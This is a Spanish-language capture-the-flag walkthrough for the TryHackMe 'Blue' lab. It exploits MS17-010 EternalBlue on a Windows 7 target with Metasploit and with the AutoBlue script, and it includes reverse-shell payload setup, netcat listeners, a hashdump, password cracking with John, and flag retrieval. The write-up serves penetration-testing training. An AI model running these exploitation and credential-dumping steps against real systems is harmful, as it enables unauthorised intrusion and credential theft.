
Blue


ETERNAL BLUE
TRYHACKME
CYBER SECURITY SYSTEM™
METASPLOIT SERIES

Enumeration

Nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.130.146
se descubrieron los siguientes puertos
135/tcp open msrpc syn-ack ttl 125
139/tcp open netbios-ssn syn-ack ttl 125
445/tcp open microsoft-ds syn-ack ttl 125
3389/tcp open ms-wbt-server syn-ack ttl 125
49152/tcp open unknown syn-ack ttl 125
49153/tcp open unknown syn-ack ttl 125
49154/tcp open unknown syn-ack ttl 125
49158/tcp open unknown syn-ack ttl 125
49160/tcp open unknown syn-ack ttl 125

ttl

y mediante el ttl encontramos que es una maquina Windows

Vulnerabilidades

nmap --script=vuln -p135,139,445,3389,49152,49153,49154,49158,49160 10.10.130.146 -oN target

se encontro con la siguiente vulnerabilidad
smb-vuln-ms17-010

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Obteniendo acceso

Metasploit

iniciamos metasploit
sudo msfdb init
msfconsole -q
db_status

buscamos el esploit
search ms17-010

para comprobar que es vulnerable a ms17-0102
auxiliary/scanner/smb/smb_ms17_010
set RHOST 10.10.130.146
run
Host is likely VULNERABLE to MS17-010!

Ahora configuramos el exploit
encontramos el siguiente exploit
exploit/windows/smb/ms17_010_eternalblue

use 0
show options

vemos que tenemos que configurar el RHOSTS, LHOST y LPORT
set RHOSTS 10.10.130.146
set LHOST <ipvpn>
set LPORT 444

configuraremos el siguiente comando
set payload windows/x64/shell/reverse_tcp

corremos el metasploit
run

si falla el shell volvemos a ejecutar checar bien si se configuro el LHOST

nos tiene que dar al final de la ejecucion del exploit
WIN
y nos tiene que abrir la shell

para cerrarla solo damos
CTRL+Z

y para volver a la shell

sessions
sessions -i <numero de ID>

nos regresamos a la principio de la consola
back

Escalado de privilegios

ahora convertiremos una shell a meterpreter shell in metasploit
buscamos meterpreter shell in metasploit

nos vamos a la pagina principal de metasploit
y buscamos

search shell_to_meterpreter
post/multi/manage/shell_to_meterpreter

use 0

configuramos puerto y session
set LPORT 4444
set SESSION 1

comprobamos la configuracion y lo ejecutamos
run

comprobamos que se crearon las sesiones
sessions

```
Active sessions
===============

 Id  Name  Type                   Information                                  Connection
 --  ----  ----                   -----------                                  ----------
 1         shell x64/windows      Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.13.14.123:4444 -> 10.10.44.105:49729 (10.10.44.105)
 2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC                        10.13.14.123:4444 -> 10.10.44.105:49734 (10.10.44.105)
```

seleccionamos la sesion que se creo

session -i 2

nos conectamos a la session se shell_to_meterpreter
usamos el comando
getuid
y vemos que no tenemos acceso a privilegios

ejecutamos el shell para verificar si tenemos acceso a privilegios de adminsitrador
meterpreter > shell

whoami

comprobamos que no tenemos privilegios de adminsitrador

nos salimos de la shell
CTRL+c
y

listamos todos los procesos
ps

```
PID   PPID  Name               Arch  Session  User                  Path
---   ----  ----               ----  -------  ----                  ----
0     0     [System Process]
4     0     System             x64   0
416   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\smss.exe
540   532   csrss.exe          x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\csrss.exe
544   676   svchost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svchost.exe
588   532   wininit.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\wininit.exe
600   580   csrss.exe          x64   1        NT AUTHORITY\SYSTEM   C:\Windows\System32\csrss.exe
640   580   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM   C:\Windows\System32\winlogon.exe
664   676   svchost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svchost.exe
676   588   services.exe       x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\services.exe
708   588   lsass.exe          x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe
716   588   lsm.exe            x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsm.exe
824   676   svchost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svchost.exe
896   676   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
944   676   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1012  640   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM   C:\Windows\System32\LogonUI.exe
1088  676   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1140  676   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\SearchIndexer.exe
1188  676   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
1352  676   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1416  676   amazon-ssm-agent.exe  x64   0     NT AUTHORITY\SYSTEM   C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1424  676   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1492  676   LiteAgent.exe      x64   0        NT AUTHORITY\SYSTEM   C:\Program Files\Amazon\Xentools\LiteAgent.exe
1608  676   Ec2Config.exe      x64   0        NT AUTHORITY\SYSTEM   C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1884  540   conhost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\conhost.exe
1900  676   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
4008  676   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
4012  676   svchost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svchost.exe
4032  676   mscorsvw.exe       x86   0        NT AUTHORITY\SYSTEM   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
4092  676   mscorsvw.exe       x64   0        NT AUTHORITY\SYSTEM   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
4132  4216  powershell.exe     x86   0        NT AUTHORITY\SYSTEM   C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
4216  5032  powershell.exe     x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
4300  4332  cmd.exe            x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\cmd.exe
4332  676   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\spoolsv.exe
4460  540   conhost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\conhost.exe
4648  540   conhost.exe        x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\conhost.exe
4656  676   rundll32.exe       x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\rundll32.exe
4796  4032  mscorsvw.exe       x86   0        NT AUTHORITY\SYSTEM   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
4880  4580  powershell.exe     x86   0        NT AUTHORITY\SYSTEM   C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
4964  676   taskhost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\taskhost.exe
```

el procesos que nos interesa es PID 640   PPID580   winlogon.exe o los procesos que esten en NT AUTHORITY\SYSTEM

si el proceso falla debemos comenzar de nuevo

meterpreter > migrate -N winlogon.exe
[*] Migrating from 4132 to 640...
[*] Migration completed successfully.

Cracking

crackeamos el usuario no predeterminado
hashdump

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

vemos que el usuario no predeterminado es Jon

checamo los hashes
aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d
checamos en la pagina https://crackstation.net/
aad3b435b51404eeaad3b435b51404ee

su pasword no es

checamos con el siguiente password
ffb43f0de35be4d9917ac0cc8ad57f8d
alqfna22

o podemos usar john
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
john --show --format=Nt hash1.txt
Jon:alqfna22

Find flags!
Nos dice que la flag puede estar en C

nos vamos a nuestro meterpreter
meterpreter >pwd
C:\Windows\system32
meterpreter > cd C
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:
meterpreter > dir
meterpreter >cat flag1.txt
flag{access_the_machine}

para acceder a la segunda flag
en windows los hashes se almacenan en Windows\System32\config

por lo que iniciamos la shell en meterpreter
meterpreter > shell
C:\>cd Windows\System32\config
C:\Windows\System32\config>type flag2.txt
flag{sam_database_elevated_access}

u otra opcion seria
meterpreter >cd C:/Windows/System32/config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}

para acceder a la tercera y ultima bandera tenemos que tener privilegios, pero puede que no utilicemos las credenciales encontradas buscamos la flag
meterpreter > search -f flag3.txt
Found 1 result...
c:\Users\Jon\Documents\flag3.txt (37 bytes)

meterpreter > cd c:/Users/Jon/Documents
meterpreter > ls
Listing: c:\Users\Jon\Documents
100666/rw-rw-rw- 37   fil   2018-12-12 21:49:18 -0600 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}

Ahora no utilizaremos metasploit

con los datos obtenidos por nmap
buscamos un exploit MS17-010
encontramos uno
https://github.com/3ndG4me/AutoBlue-MS17-010

copiamos el repositorio
git clone git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git

entramos a la carpeta

comprobamos que en el exploit sea capaz de detectar que la maquina es vulnerable

ejecutamos el archivo eternal_chechker.py <ip target>
python3 eternal_checker.py 10.10.55.84
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done

comprobamos que es vulnerable

preparamos la shell code
nos vamos a la carpeta shell code
ejecutamos el ssh

./shell_prep.sh

configuramos la shell
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y

LHOST for reverse connection:
10.13.14.123
LPORT you want x64 to listen on:
4444
LPORT you want x86 to listen on:
5555
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
0

ponemos en escucha en diferentes consolas

nc -lvnp 4444

nc -lvnp 5555

nos vamo a la carpeta principal y ejecutamos
python3 eternalblue_exploit7.py 10.10.55.84 shellcode/sc_all.bin

ejecutamos

```
python3 eternalblue_exploit7.py 10.10.55.84 shellcode/sc_all.bin
shellcode size: 2307
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
                                    |done
```

vemos que fallo ya que la shell de netcat no tuvo resultados en el listener

probamos de nuevo

si no se ejecuta, nos vamos a la carpeta de shell
rm sc*

y volvemos a configurar nuestra shell
LHOST for reverse connection:
10.13.14.123
LPORT you want x64 to listen on:
8888
LPORT you want x86 to listen on:
9999
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1

ponemos en escucha en diferentes consolas

nc -lvnp 8888

nc -lvnp 9999

python eternalblue_exploit7.py 10.10.55.84 **shellcode/sc_all.bin**

y vemos que el puerto 8888 tenemos ejecusion de cmd

ahora vamo a encontrar las flags

C:\flag1.txt
C:\Users\Jon\Documents\flag3.txt
C:\Windows\System32\config\flag2.txt